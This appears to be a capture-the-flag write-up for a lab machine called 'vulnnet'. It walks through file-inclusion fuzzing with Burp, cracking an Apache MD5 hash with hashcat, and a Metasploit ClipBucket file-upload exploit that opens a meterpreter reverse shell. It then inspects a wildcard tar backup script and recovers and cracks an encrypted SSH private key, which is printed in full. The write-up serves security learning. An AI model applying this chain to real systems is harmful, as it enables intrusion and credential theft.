
internet

Link:


https://github.com/carlospolop/Auto_Wordlists/blob/main/wordlists/file_inclusion_linux.txt and feed it to burp via Intruder. From the results we got something interesting a file we can see.



In the Response section we see a directory that we ca look at.



We take the file we have discovered and feed it to Repeater in burp to see if we can get something back



Credentials Found

```
developers:$apr1$ntOz2ERF$Sd6FT8YVTValWjL7bJv0P0
```

We look at the hash type via hashcat website and find what we are looking for.

1470	sha256(utf16le($pass))	9e9283e633f4a7a42d3abc93701155be8afe5660
1500	descrypt, DES (Unix), Traditional DES	48c/R8JAv757A
1600	Apache $apr1$ MD5, md5apr1, MD5 (APR) [2]	$apr1$71850310$gh9m4xcAn3MGxogwX/ztb.

Lets use hashcat

```
sudo hahscat -m 1600 -a 0 hash.txt
/usr/share/wordlists/rockyou.txt --force
```


Screenshot: (Find entire scans in appendix)

```
* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$apr1$ntOz2ERF$Sd6FT8YVTValWjL7bJv0P0:9972761drmfsls

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1600 (Apache $apr1$ MD5, md5apr1, MD5 (APR))
Hash.Target......: $apr1$ntOz2ERF$Sd6FT8YVTValWjL7bJv0P0
```


Credentials found

```
developers:9972761drmfsls
```

We tried to SSH but that did not work so we went back to the website that was asking for CC and we log in




It looks like we can create an account, lets do that so we can poke around. With burp at hand we manually looked at each request to analyze anything out the ordinary. We found SQL injection and what looked to be Command injection but I cant chain them together to work for me.



Initial Foot hold

Still cant do anything. Lets look at the seachsploit again.
After much time I found this ruby exploit. I believe it lives in Metasploit




Resource: https://sec-consult.com/vulnerability-lab/advisory/os-command-injection-arbitrary-file-upload-sql-injection-in-clipbucket/

Exploit-db: https://www.exploit-db.com/exploits/44346

#CVE-2018-7664 , #CVE-2018-7665 , #CVE-2018-7666

Metasploit settings:



ADDITIONAL SETTINGS

```
HTTPUSERNAME
HTTPPASSWORD
```

Proof of access

```
msf6 exploit(multi/http/clipbucket_fileupload_exec) > show sessions

Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  1         meterpreter php/linux  www-data @ vulnnet  10.13.1.3:4444 -> 10.10.64.152:35794 (10.10.64.152)

msf6 exploit(multi/http/clipbucket_fileupload_exec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 4138 created.
Channel 0 created.

whoami
www-data
hostname
vulnnet
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:5f:c7:ac:22:e9 brd ff:ff:ff:ff:ff:ff
    inet 10.10.64.152/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 2182sec preferred_lft 2182sec
    inet6 fe80::5f:c7ff:feac:22e9/64 scope link
       valid_lft forever preferred_lft forever
```

Hostname1

This stands out to me

```
www-data@vulnnet:/var/opt$ ls -la
ls -la
total 12
drwxr-xr-x  2 root root 4096 Jan 23  2021 .
drwxr-xr-x 14 root root 4096 Jan 23  2021 ..
-rwxr--r--  1 root root  530 Jan 23  2021 backupsrv.sh
```

Backupsrv.sh

```
#!/bin/bash

# Where to backup to.
dest="/var/backups"

# What to backup.
cd /home/server-management/Documents
backup_files="*"

# Create archive filename.
day=$(date +%A)
hostname=$(hostname -s)
archive_file="$hostname-$day.tgz"

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"
date
echo
```

```
# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"
date

# Long listing of files in $dest to check file sizes.
ls -lh $dest
```

We call this #PE_Linux_Cron_Wildcards because I see its using a wildcard. I cant do anything with it yet as I do not have permissions to be in the documents directory of server-management. After poking around we found a file that has the permission set in a way that we can see the content. In the /var directory and found this

```
www-data@vulnnet:/var/backups$ ls -la
ls -la
total 2400
drwxr-xr-x  2 root              root                4096 Nov  5 00:00 .
drwxr-xr-x 14 root              root                4096 Jan 23  2021 ..
-rw-r--r--  1 root              root               51200 Jan 23  2021 alternatives.tar.0
-rw-r--r--  1 root              root               13896 Jan 23  2021 apt.extended_states.0
-rw-r--r--  1 root              root                  11 Jan 23  2021 dpkg.arch.0
-rw-r--r--  1 root              root                  43 Jan 23  2021 dpkg.arch.1.gz
-rw-r--r--  1 root              root                  43 Jan 23  2021 dpkg.arch.2.gz
-rw-r--r--  1 root              root                 280 Jan 23  2021 dpkg.diversions.0
-rw-r--r--  1 root              root                 160 Jan 23  2021 dpkg.diversions.1.gz
-rw-r--r--  1 root              root                 160 Jan 23  2021 dpkg.diversions.2.gz
-rw-r--r--  1 root              root                 265 Jan 23  2021 dpkg.statoverride.0
-rw-r--r--  1 root              root                 195 Jan 23  2021 dpkg.statoverride.1.gz
-rw-r--r--  1 root              root                 179 Jan 23  2021 dpkg.statoverride.2.gz
-rw-r--r--  1 root              root             1402383 Jan 25  2021 dpkg.status.0
-rw-r--r--  1 root              root              386206 Jan 23  2021 dpkg.status.1.gz
-rw-r--r--  1 root              root              366251 Jan 23  2021 dpkg.status.2.gz
-rw-------  1 root              root                 857 Jan 23  2021 group.bak
-rw-------  1 root              shadow               712 Jan 23  2021 gshadow.bak
-rw-------  1 root              root                1831 Jan 23  2021 passwd.bak
-rw-------  1 root              shadow              1118 Jan 23  2021 shadow.bak
-rw-rw-r--  1 server-management server-management    1484 Jan 24  2021 ssh-backup.tar.gz
-rw-r--r--  1 root              root               49338 Nov  4 23:58 vulnnet-Friday.tgz
-rw-r--r--  1 root              root               49338 Jan 25  2021 vulnnet-Monday.tgz
-rw-r--r--  1 root              root               49338 Nov  5 03:32 vulnnet-Saturday.tgz
www-data@vulnnet:/var/backups$
```

We move the file owned by `server-management` called `ssh-backup.tar.gz` to the /tmp directory and we open it


```
cp ssh-backup.tar.gz /tmp
cd /tmp
tar -xvf ss-backup.tar.gz
```

```
www-data@vulnnet:/tmp$ cd /var/backups
cd /var/backups
www-data@vulnnet:/var/backups$ cp ssh-backup.tar.gz /tmp
cp ssh-backup.tar.gz /tmp
www-data@vulnnet:/var/backups$ cd /tmp
cd /tmp
www-data@vulnnet:/tmp$ tar -xvf ssh-backup.tar.gz
tar -xvf ssh-backup.tar.gz
id_rsa
www-data@vulnnet:/tmp$ ls
ls
id_rsa  ssh-backup.tar.gz
www-data@vulnnet:/tmp$
```

Lets look at the id_rsa file

```
www-data@vulnnet:/tmp$ ls
ls
id_rsa  ssh-backup.tar.gz
www-data@vulnnet:/tmp$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6CE1A97A7DAB4829FE59CC561FB2CCC4

mRFDRL15t7qvaZxJGHDJsewnhp7wESbEGxeAWtCrbeIVJbQIQd8Z8SKzpvTMFLtt
dseqsGtt8HSruVIq++PFpXRrBDG5F4rW5B6VDOVMk1O9J4eHEV0N7es+hZ22o2e9
60qqj7YkSY9jVj5Nqq49uUNUg0G0qnWh8M6r8r83Ov+HuChdeNC5CC2OutNivl7j
dmIaFRFVwmWNJUyVen1FYMaxE+NojcwsHMH8aV2FTiuMUsugOwZcMKhiRPTElojn
tDrlgNMnP6lMkQ6yyJEDNFtn7tTxl7tqdCIgB3aYQZXAfpQbbfJDns9EcZEkEkrp
hs5Li20NbZxrtI6VPq6/zDU1CBdy0pT58eVyNtDfrUPdviyDUhatPACR20BTjqWg
3BYeAznDF0MigX/AqLf8vA2HbnRTYWQSxEnAHmnVIKaNVBdL6jpgmw4RjGzsUctk
jB6kjpnPSesu4lSe6n/f5J0ZbOdEXvDBOpu3scJvMTSd76S4n4VmNgGdbpNlayj5
5uJfikGR5+C0kc6PytjhZrnODRGfbmlqh9oggWpflFUm8HgGOwn6nfiHBNND0pa0
r8EE1mKUEPj3yfjLhW6PcM2OGEHHDQrdLDy3lYRX4NsCRSo24jtgN1+aQceNFXQ7
v8Rrfu5Smbuq3tBjVgIWxolMy+a145SM1Inewx4V4CX1jkk6sp0q9h3D03BYxZjz
n/gMR/cNgYjobbYIEYS9KjZSHTucPANQxhUy5zQKkb61ymsIR8O+7pHTeReelPDq
nv7FA/65Sy3xSUXPn9nhqWq0+EnhLpojcSt6czyX7Za2ZNP/LaFXpHjwYxBgmMkf
oVmLmYrw6pOrLHb7C5G6eR6D/WwRjhPpuhCWWnz+NBDQXIwUzzQvAyHyb7D1+Itn
MesF+L9zuUADGeuFl12dLahapM5ZuKURwnzW9+RwmmJSuT0AnN5OyuJtwfRznjyZ
7f5NP9u6vF0NQHYZI7MWcH7PAQsGTw3xzBmJdIfF71DmG0rqqCR7sB2buhoI4ve3
obvpmg2CvE+rnGS3wxuaEO0mWxVrSYiWdi7LJZvppwRF23AnNYNTeCw4cbvvCBUd
hKvhau01yVW2N/R8B43k5G9qbeNUmIZIltJZaxHnQpJGIbwFSItih49Fyr29nURK
ZJbyJbb4+Hy2ZNN4m/cfPNmCFG+w0A78iVPrkzxdWuTaBOKBstzpvLBA20d4o3ow
wC6j98TlmFUOKn5kJmX1EQAHJmNwERNKFmNwgHqgwYNzIhGRNdyoqJxBrshVjRk9
GSEZHtyGNoBqesyZg8YtsYIFGppZFQmVumGCRlfOGB9wPcAmveC0GNfTygPQlEMS
hoz4mTIvqcCwWibXME2g8M9NfVKs7M0gG5Xb93MLa+QT7TyjEn6bDa01O2+iOXkx
0scKMs4v3YBiYYhTHOkmI5OX0GVrvxKVyCJWY1ldVfu+6LEgsQmUvG9rYwO4+FaW
4cI3x31+qDr1tCJMLuPpfsyrayBB7duj/Y4AcWTWpY+feaHiDU/bQk66SBqW8WOb
d9vxlTg3xoDcLjahDAwtBI4ITvHNPp+hDEqeRWCZlKm4lWyI840IFMTlVqwmxVDq
-----END RSA PRIVATE KEY-----
www-data@vulnnet:/tmp$
```

This gets me every time. I copy and past the id_rsa key over to my system and try to change the permissions to what it should be and well It worked but I still had an issue lol.



We need to turn the id_rsa to a hash and use `#ssh2john` to recover the password.

```
python /usr/share/john/ssh2john.py id_rsa > hash
john hash --wordlist=/usr/share/wordlists/rockyou.txt
```

```
server-management@vulnnet:~$ whoami
server-management
server-management@vulnnet:~$ hostname
vulnnet
